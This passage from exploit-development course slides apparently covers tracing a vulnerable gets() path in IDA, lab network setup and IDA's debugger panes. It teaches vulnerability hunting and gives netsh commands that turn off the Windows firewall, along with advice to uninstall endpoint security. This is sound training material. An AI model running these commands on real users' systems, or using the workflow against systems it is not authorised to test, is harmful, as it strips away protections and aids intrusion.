as the buffer sizes. There were also other functions of interest. This program has a backdoor that we will get to a bit later, but feel free to explore that as well. Remember to make good use of the cross-reference feature with CTRL-X. You can use it to see references to functions, data, and other objects. If you ever wish to add a comment to a line of disassembly, click the relevant area and press the colon ":" key. A pop-up box will appear for you to enter in comments. You can also group together comments using the semicolon ";" key.

If you do not have IDA 6.2 or later, or are using the free version, continue to the next slide to trace the path using cross-references only.

Exercise: Using Cross-references

- Step back a few pages to the slide titled, "Exercise: Analyzing gets()"
- Repeat that process to bring up the cross-references window for the _gets function and double-click on the call to _gets from the getName() function
- You should have the same display as before of the get_Name() function's disassembly
- At the top of the disassembly, click on "get_Name" as shown in the image and press CTRL-X

```
public get_Name
get_Name proc near
```



xrefs to get_Name

Direction	Typ	Address	Text
Do...	p	display:loc_80489EE	call get_Name

Line 1 of 1

Exercise: Using Cross-references

First, step back a few pages to the slide titled, "Exercise: Analyzing gets()," and repeat the steps on the slide to get back to the get_Name() function. You should have the same display as before with the disassembly of the get_Name() function on your screen. Go to the top of the function's blocks and click on the "get_Name" tag just after the word "public," as shown on the slide. Once you click on "get_Name" press CTRL-X to bring up the cross-references box. There should only be one call to the get_Name() function and that is from the display() function. Double-click on this function name to take the jump.




Exercise: Manually Tracing the Path

- There is only one call to the get_Name() function, and that was from the display() function
- Navigate to the top of the function and click on "display" as shown in the image:
- Press CTRL-X to bring up the cross-references box
- There are calls from code in the display function itself, as well as main()
- We have now manually traced the path from main() to gets()

```
public display
display proc near
```

Exercise: Manually Tracing the Path

The disassembly for the display() function should be on your screen at this point. Navigate to the top of this function and click on the name "display" next to where it says "public," as shown on the slide. Press CTRL-X to bring up the cross-references box. There should be several calls, including two which come from within the display() function itself. There should be one call from the main() function. You have now easily traced the path to get from the main() function to the gets() function. This certainly may seem easy in this example, but imagine if you are tracing a path taken in the Internet Explorer (IE) browser between two distant points. It becomes complex very quickly and these shortcuts become a necessity. This is why call chain identification is imperative during a debugging session.




Exercise: Static Analysis with IDA - The Point

- To practice basic threat modeling
- To get more comfortable with basic IDA features
- To practice dealing with cross-referencing function calls
- To practice using the Proximity View feature to trace the path between two points

Exercise: Static Analysis with IDA - The Point

The point of this exercise was to practice basic threat modeling and to become more comfortable with the IDA tool. We walked through the use of cross-references to determine execution paths and highlighted the benefits of the proximity viewer to more easily determine execution paths. We will be quickly ramping up our skills with IDA and using it throughout the course.



Course Roadmap


- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Debugging with IDA

In this module we will walk through the debugging features of IDA.



Networking: Ensure Your Success

- Firewall/AV *must* be truly disabled
  - End-point security suites will likely get in your way, *even when disabled*
    - Disabled doesn't always mean disabled
    - May need to be uninstalled completely
    - You must have administrative control over your system
    - You must be able to ping in all directions with your host and virtual machines: host-to-vm, vm-to-host, vm-to-vm
    - Switches are provided to bring you NIC card into an UP state and to connect to network devices when necessary

```
C:\>netsh firewall set opmode disable              (Windows XP)
C:\>netsh advfirewall set allprofiles state off    (Windows 7/8)
```

Networking: Ensure Your Success


Many students struggle with labs due to the fact that they have a firewall running. Many of the end-point security products and VPN clients have a disable option but our experience in numerous SANS courses is that disabled does not actually mean disabled to them. You will likely have much better success if you completely remove the product. This is generally a good idea on the systems you plan to use for penetration testing. If you are taking the class at a live event, switches are provided on your table so that you may your NIC card into an UP state if you are running Windows. This allows your host to have a working network interface with an IP address, and to also access network resources when appropriate.

To turn off the Windows firewall on Windows XP from a Command Prompt:

netsh firewall set opmode disable

For Windows 7/8:

netsh advfirewall set allprofiles state off



Virtual Machine Setup

- Ideal configuration
  - Host OS running VMware or VirtualBox
    - Windows 7 VM (Required per Course Requirements)
    - Windows 8 VM (Required per Course Requirements)
    - Linux VM's (SANS Provided)
  - IP Addressing: (X will be assigned to you. Don't forget!)
    - Windows 7: 10.10.75.X | Mask: 255.255.0.0
    - Windows 8: 10.10.76.X | Mask: 255.255.0.0
    - Kubuntu: 10.10.77.X | Mask: 255.255.0.0
  - Default Gateway: n/a
  - Security Suite: Uninstalled | Firewall: Disabled | VM Networking: Bridged

Virtual Machine Setup

For this portion of the course, you will need to configure your Windows system with the following settings:

Host OS running VMware or VirtualBox


Windows 7 VM	(Required per Course Requirements)
Windows 8 VM	(Required per Course Requirements)
Linux VM's	(SANS Provided)

IP Addressing: (X will be assigned to you)

Windows 7: 10.10.75.X | Mask: 255.255.0.0
Windows 8: 10.10.76.X | Mask: 255.255.0.0
Kubuntu: 10.10.77.X | Mask: 255.255.0.0 e.g. **`#ifconfig eth0 10.10.75.101 netmask 255.255.0.0`**

Default Gateway: n/a
Security Suite: Uninstalled | Firewall: Disabled | VM Networking: Bridged

If you are using 32-bit and 64-bit versions of the same OS, please document it accordingly and ensure you get enough IP addresses if necessary. In the event that a DHCP is running somewhere on the network, you may want to ensure that the dhclient service is disabled on your Linux-based OS' so that you retain your hardcoded addressing. You may also choose to edit the "/etc/network/interfaces" file so that your address is always set upon booting the OS.



VPN Configuration vLive and OnDemand


- If you are attending via vLive or OnDemand, you will receive an e-mail with instructions about system setup
- The e-mail will explain how to:
  - Download the OpenVPN install files for Windows and Linux and your certificates
  - Install OpenVPN on Windows and Linux, and place your certs in the appropriate place
  - Connect to network systems when necessary

VPN Configuration vLive and OnDemand

Detailed instructions will be provided for anyone attending via vLive or OnDemand.


Debugging with IDA

- Since version 4.5, licensed IDA versions support debugging
- Run or Attach
  - Run: Startup a program with a debugger
  - Attach: Attach to a running process with a debugger
- The supported debuggers depends on your IDA versior
- Local and remote debugging is supported!



Remote Debugging with IDA

Ever since IDA version 4.5 debugging has been supported. Though limited at first, IDA's debugging support has expanded greatly to support different processors and debuggers. You have the option of starting a process by selecting the "Run" option under the "Debugger" menu, or attaching to a running process by selecting the "Attach" option. When selecting either option the various supported debuggers are displayed. Both local and remote debugging is supported. We will get into remote debugging shortly, along with an exercise.



Debugging: Best Method


- The best option for debugging with IDA is to have a copy of the program open in IDA
  - This allows IDA to have a copy of the full disassembled image
  - Without this IDA has less visibility into the program being debugged
- If attaching to a running program a snapshot is taken of the image in memory
  - It may not be possible to break on certain areas as an action may have already been taken during runtime
  - Any initial code execution cannot be seen

Debugging: Best Method

The best option for debugging a program using IDA is to first allow IDA to perform its auto-analysis. This allows IDA to build its database and have full visibility into the program about to be debugged. If you attach to a running program, especially without having a copy already open with IDA, visibility is limited as the program has not been fully disassembled. It is desirable to have a copy of the program open in IDA, and then use the Debugger menu option, followed by the Run option so that IDA has control from program initialization. With this option we have the ability to see any actions performed and to set breakpoints prior to control being passed to the main() function.

IDA Debugger


- Attaching to Windows Media Player
  - 1) Debugger, Attach, Local Windows debugger



```
Name
[32] C:\Program Files (x86)\Windows Media Player\wmplayer.exe
[32] C:\Program Files (x86)\VMware\VMware Workstation\vprintp
```

Line 70 of 79

  - 2) We get a pop-up asking if we want to allow access to the MS Symbol Store!



Be sure to carefully read and understand the following Terms of Use. You must accept the Terms of Use in order to access or use computer files from Microsoft Corporation via the Internet.

MICROSOFT SOFTWARE LICENSE TERMS
MICROSOFT DEBUGGING SYMBOLS AND EXECUTABLES

These license terms are an agreement between Microsoft Corporation (or based on where you live, one of its affiliates) and you. Please read them. They apply to the software named above, which includes the media on which you received it, if any. The terms also apply to any Microsoft


- updates,
- supplements,
- Internet-based services, and
- support services

for this software, unless other terms accompany those items. If so, those terms apply.

Do you accept all of the terms of the preceding Terms of Use? If you choose No, you will not be able to obtain the computer files that your debugging program has requested from Microsoft via the Internet.

IDA Debugger

In this example we are simply going to attach to a running program without having a copy open in IDA. We will choose Windows Media Player as our target. First, in step 1 we go to Debugger, Attach, Local Windows debugger. We identify the wmplayer.exe process running and click OK. When we click OK we get a pop-up box for the Microsoft Symbol Store. The program was linked with debugging information and Microsoft provides them to us thankfully. This resolves function names, as well as other names, normally stripped from the program. They make reverse engineering much easier as you see going forward. We click "Yes" to accept the terms and continue onward.



IDA Debugging Console

```
ntdll.dll:7747000B db  90h ; É
ntdll.dll:7747000C ntdll_DbgBreakPoint db 0CCh ; ¦
ntdll.dll:7747000D ; ---------------------------------------
ntdll.dll:7747000D retn
ntdll.dll:7747000D ; ---------------------------------------
ntdll.dll:7747000E db  90h ; É
ntdll.dll:7747000F db  90h ; É
ntdll.dll:77470010 db  8Bh ; ï
ntdll.dll:77470011 db  4Ch ; L
ntdll.dll:77470012 db  24h ; $
ntdll.dll:77470013 db    4
ntdll.dll:77470014 db 0F6h ; ÷
UNKNOWN 7747000B: ntdll.dll:ntdll DbgUserBreakPoint+3
```

```
EDX 774FF      ↳ ntdl
ESI 0000       ↳
EDI 00000      ↳
EBP 0549F800 ↳ Stac
```

```
OF 0
DF 0
IF 1
TF 0
SF 0
ZF 1
```

Decimal	Hex	State
6224	1850	dy
6116	17E4	dy
2052	804	Ready

```
7FFE0FF0  0   00 00    0 00 00 00   00 00 00 0
UNKNOWN 7FFE0FF0: debug244:7FFE0FF0
```

```
0549F7D4  774FF896  ntd  ll:ntdll DbgUiRemot
0549F7D8  72180197  mdn  .dll:72180197
UNKNOWN 0549F7D4: Stack[00001528]:0549F7D4
```

```
AU:  idle   Down     Disk: 58GB
```

Sec760 Advanced Exploit Development for Penetration Testers

IDA Debugging Console


On this slide is the default IDA debugging console. Note that many of the shortcut menu items on the top bar have changed for the debugging features. Highlight over each one inside your debugger to get a look at each one's function.

1) The window titled "IDA View-EIP" shows us where the instruction pointer is currently pointing and the relative disassembly. This is similar to the disassembly pane in Immunity Debugger and OllyDbg.
2) The Hex View pane dumps memory at a given address. By pressing "g" while clicked in this pane you can jump to any address and have it dumped. This is similar to the data pane in Immunity Debugger and OllyDbg.
3) This is the General registers pane and it displays the current context of each processor register. This is similar to the registers pane in Immunity Debugger and OllyDbg.
4) This is the Stack view pane and it typically displays and highlights where the Stack Pointer register is currently pointing. This is just like the stack pane in Immunity Debugger and OllyDbg.
5) This is the Threads pane and it shows all of the existing threads within the process.

There are other displays that can be opened up, such as the modules pane which shows all of the modules loaded into the program.

